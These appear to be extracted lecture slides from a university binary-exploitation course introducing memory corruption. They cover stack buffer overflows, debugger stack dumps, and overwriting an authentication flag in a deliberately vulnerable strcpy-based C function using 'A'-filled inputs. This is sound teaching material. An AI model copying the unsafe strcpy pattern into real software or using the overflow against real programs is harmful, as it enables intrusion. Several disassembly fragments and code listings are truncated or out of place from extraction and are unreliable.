



Intro to Memory Corruption



Modern Binary Exploitation - the UMBC edit
Content taken from a course taught at RPI



Announcements

UMD CTF coming up April 14th - 9-5?? @ UMD

Teams of 5, feel free to form your own teams or talk to me during today/next week's lecture

Couple CTFs this weekend:

- Sunshine CTF
- UIUCTF
- Ins'hAck

MITRE CTF is the weekend after UMDCTF



Lecture Overview

- Definition of Memory Corruption
- Buffer overflows
- How-to techniques/workflows
- Modifying
 - data/stack
 - control flow



Memory Corruption

- What is it?
 - fun



Memory Corruption

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Overflow example

What is a buffer overflow?

Before:

```
----- [ regs ]
EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0x00000000  EDX: 0xB7FD80B0
o d I t S z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484A8
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF9D0]----- [stack]
0xBFFFF9C0 : D4 F9 FF BF F4 6F FD B7 - F8 F9 FF BF 96 84 04 08 .....o.....
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 .....
0xBFFFF9E0 : 74 77 6F 00 20 85 04 08 - 6F 6E 65 00 F4 6F FD B7 two. ...one..o..
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 .....X.....
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 .....
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 .....
----- [code]
0x080484a8 <main+196>:  call  0x080482f8 <strcpy@plt>
```

Overflow example

After:

```
----- call    sub_31486A -----  
-----[regs]-----  
EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE45  EDX: 0xBFFFFBA1  
o d I t s Z a P c  
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484AD  
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B  
[0x007B:0xBFFFF9D0]-----[stack]  
0xBFFFF9C0 : D4 F9 FF BF E0 0C 00 B8 - F8 F9 FF BF AD 84 04 08 .....  
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 .....  
0xBFFFF9E0 : 41 41 41 41 41 00 04 08 - 6F 6E 65 00 F4 6F FD B7 AAAAA...one..o..  
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 .....X.....  
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 .....  
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 .....  
-----[code]-----  
0x080484ad <main+201>:  lea    eax,[ebp-24]
```

Overflow example

After (exploited):

```
-----[regs]
EAX: 0xBFFFF9A0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE3F  EDX: 0xBFFFFBA1
o d I t s Z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9B8  ESP: 0xBFFFF990  EIP: 0x080484AD
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF990]-----[stack]
0xBFFFF980 : 94 F9 FF BF E0 0C 00 B8 - B8 F9 FF BF AD 84 04 08 .....
0xBFFFF990 : A0 F9 FF BF 61 FB FF BF - 05 00 00 00 05 00 00 00 ....a.....
0xBFFFF9A0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFF9B0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFF9C0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFF9D0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAA.
-----[code]
0x080484ad <main+201>:  lea    eax,[ebp-24]
```




Buffer overflows

Whoa.

--Keanu Reeves



Buffer overflows

- That's pretty much it
- Now, what can we do with that?

Authentication overflow

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
    char password_buffer[16];
    int auth_flag = 0;
    .....

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brilli")
        auth_flag = 1;
    if(strcmp(password_buffer, "outgra
+ +-- 19 lines: auth_flag = 1;-----
```

Authentication overflow

before:

```
-----[regs]
EAX: 0xBFFFFFF750  EBX: 0xB7FD6FF4  ECX: 0x48E0FE81  EDX: 0x00000002  o d I t S z a p c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFFFF778  ESP: 0xBFFFFFF740  EIP: 0x0804842E
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFFFF740]-----[stack]
0xBFFFFFF730 : 00 00 00 00 00 00 00 00 - 00 00 00 00 80 83 04 08 .....
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 29 85 04 08 )....o.....)...
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
-----[code]
0x0804842e <check_authentication+26>:  call    0x0804830c <strcpy@plt>
```

Authentication overflow

After:

```
-----[regs]-----
EAX: 0xBFFFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFFFF99C  o d I t s Z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFFFF778  ESP: 0xBFFFFFF740  EIP: 0x08048433
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFFFF740]-----[stack]
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
-----[code]-----
0x08048433 <check_authentication+31>:  lea     eax,[ebp-40]
```



Authentication overflow

But there's this thing:

```
call    0x804832c <strcmp@plt>
test    eax,eax
jne     0x8048451 <check_authentication+61>
mov     DWORD PTR [ebp-12],0x1
```

call sub_31411B

Authentication overflow

Which is here:

```
-----[regs]
EAX: 0xBFFFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFFFF99C  o d I t s Z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFFFF778  ESP: 0xBFFFFFF740  EIP: 0x08048433
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFFFF740]-----[stack]
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...)
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
-----[code]
0x08048433 <check_authentication+31>:  lea     eax,[ebp-40]
```

Authentication overflow

oh that's handy

```
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
```

[regs]

EAX: 0xBFFFFFF740 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDC5 EDX: 0xBFFFFFF99C o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF768 ESP: 0xBFFFFFF730 EIP: 0x08048433
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B

[0x007B:0xBFFFFFF730]

[stack]

0xBFFFFFF720 : F0 76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v.....h...3...
0xBFFFFFF730 : 40 F7 FF BF 7B F9 FF BF - 48 F7 FF BF D9 82 04 08 @...{...H.....
0xBFFFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 42 42 42 42 AAAAAAAAAAAAABBBB
0xBFFFFFF760 : 00 47 FF B7 10 85 04 08 - 78 F7 FF BF BB 84 04 08 .G.....x.....
0xBFFFFFF770 : 7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {.....

[code]

0x08048433 <check_authentication+31>: lea eax,[ebp-40]



But what if I want to pass in crazy stuff?

Let's take a break from the stack

How to give programs fancy input

(now with excessive coloring)

Writing numbers

- hex: **0x41414141**
\$./arg_input_echo AAAA
- int: **1094795585**
\$./arg_input_echo AAAA
- int: **1094795586**
\$./arg_input_echo BAAA
- hex: **0x01010101**
\$./arg_input_echo
`printf '\x01\x01\x01\x01'`

```
push    eax
push    edi
mov     [ebp+arg_0],
call    sub_31486A
test    eax, eax
jz      short loc_31
push    esi
lea     eax, [ebp+ar
push    eax
mov     esi, 100h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31
cmp     [ebp+arg_0],
jz      short loc_31

loc_313066:
push    0Dh
call    sub_31411B

loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_31
call    sub_3140F3
jmp     short loc_31

loc_31307D:
```

Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
ja      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
ja      short loc_31306D
mov     [ebp+arg_0], esi
ja      short loc_31308F
```

```
loc_313066:                                     ; 0
```

```
loc_313067:                                     ; 1
```

```
loc_313068:                                     ; 2
```

```
loc_313069:                                     ; 3
```

```
loc_31306A:                                     ; 4
```

```
loc_31306B:                                     ; 5
```

```
loc_31306C:                                     ; 6
```

```
loc_31306D:                                     ; 7
```

Print 100 As

```
$ echo/printf (hold down alt; type 100) A
```

```
$ python -c 'print "A"*100'
```

```
$ perl -e 'print "A" x 100;'
```

```
push    eax
push    edi
push    arg_0
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 100h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31306F
```

loc_313066:

; CODE XREF: su

; sub_312FD6+55



Endianess

- Endianess – How data is stored in memory
- Modern computers are generally little endian
- Endianess can be confusing, and I don't want to get into the details
 - 0x41424344 stored as 0x44, 0x43, 0x42, 0x41
 - 0xdeadbeef stored as 0xef, 0xbe, 0xad, 0xde
- It's stored in the opposite order that you would type it in
- 'Least significant byte' first
- Pwntools: `p32(some_number)` gives you the correct endianess

Bash refresher

- Use command output as an argument
 - Use command as input
 - Write command output to file
 - Use file as input
- ```
$./vulnerable `your_command_here`
$./vulnerable $(your_command_here)
$ your_command_here | ./vulnerable
$ your_command_here > filename
$./vulnerable < filename
```

# GDB refresher

- Use command output as an argument

\$ r \$(your\_command\_here)

- Use command as input

\$ r < <(your\_command\_here)

- Write command output to file

\$ r > filename

- Use file as input

\$ r < filename


```
push eax
push edi
push [ebp+arg_0]
test eax, eax
ja short loc_313066
push esi
lea eax, [ebp+arg_4]
push eax
mov esi, 100h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
ja short loc_313066
cmp [ebp+arg_0], esi
ja short loc_313066

loc_313066:
push 0Dh
call sub_31411B

loc_31306D:
call sub_3140F3
test eax, eax
jg short loc_313066
call sub_3140F3
jmp short loc_313066
```

# Now back to the stack


How to bend programs to your will





# Auth overflow 2

New program:



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
 char password_buffer[16];
 int auth_flag = 0;

 strcpy(password_buffer, password);

 if(strcmp(password_buffer, "brillig") == 0)
 auth_flag = 1;
 if(strcmp(password_buffer, "outgraben") == 0)
 auth_flag = 1;
 return auth_flag;
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
 int auth_flag = 0;
 char password_buffer[16];

 strcpy(password_buffer, password);

 if(strcmp(password_buffer, "brillig") == 0)
 auth_flag = 1;
 if(strcmp(password_buffer, "outgraben") == 0)
 auth_flag = 1;
 return auth_flag;
}
```

+ +-- 19 lines: auth\_flag = 1;-----+ +-- 19 lines: auth\_flag = 1;-----  
[< [c] 1,1 0x23 All [< [+] [c] 1,1 0x23 All

# Auth overflow 2

uh-oh

```
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
js short loc_31306D
```

[regs]

EAX: 0xBFFFFFF760 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDCC EDX: 0xBFFFFFF999 o d I t s Z a P c  
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF778 ESP: 0xBFFFFFF740 EIP: 0x08048433  
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B

[stack]

[0x007B:0xBFFFFFF740]  
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...  
0xBFFFFFF740 : 60 F7 FF BF 94 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.....X.....  
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o.....  
0xBFFFFFF760 : 41 41 41 41 00 F8 FF BF - 88 F7 FF BF F4 6F FD B7 AAAA.....o..  
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....  
0xBFFFFFF780 : 94 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....

[code]


0x08048433 <check\_authentication+31>: lea eax,[ebp-24]  
0x08048436 <check\_authentication+34>: mov DWORD PTR [esp+4],0x080485d4  
0x0804843e <check\_authentication+42>: mov DWORD PTR [esp],eax  
0x08048441 <check\_authentication+45>: call 0x0804832c <strcmp@plt>  
0x08048446 <check\_authentication+50>: test eax,eax  
0x08048448 <check\_authentication+52>: jne 0x08048451 <check\_authentication+61>  
0x0804844a <check\_authentication+54>: mov DWORD PTR [ebp-28],0x1




## Auth overflow 2

